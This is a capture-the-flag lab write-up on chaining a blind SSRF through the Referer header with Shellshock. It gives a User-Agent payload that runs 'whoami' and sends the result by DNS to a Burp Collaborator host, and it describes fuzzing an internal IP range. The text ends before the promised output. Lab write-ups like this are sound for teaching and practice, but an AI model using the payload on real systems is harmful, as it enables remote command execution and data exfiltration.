Blind SSRF with Shellshock exploitation | Expert
The lab’s problem statement hints that the site fetches whatever inside the Referer header as analytics whenever a product page is loaded. But will it accept arbitrary domains? Let’s try spoofing the Referer header to one of our Burp Collaborator subdomains and see what’s up:

 Interestingly, the server approves this request and makes two DNS callbacks as well as one HTTP callback to our Collaborator subdomain! Notice that in one of the HTTP callback, notice that
 User-Agent is also included. This will be our entry point.
The lab also hints that the server is vulnerable to Shellshock exploitation. The payload is basically this:
() { :; }; <command-here>
() { :; };is literally an empty function that does nothing- But in older versions of Bash, it doesn’t stop reading after the final semicolon
;and arbitrarily executes whatever commands behind the empty function
Since the internal server reads User-Agent, we can insert our malicious payload inside the header to achieve RCE. In our case, this payload will be:
() { :; }; /usr/bin/dig/ $(whoami).burp-collaborator.com
This will exfiltrate the name of the OS user to our controlled domain.
Another thing is that the internal server is in the 192.168.0.X range on port 8080. This means we can throw this into Intruder and fuzz the last octet as follow:

After performing the attack, we can see the exfiltrated data: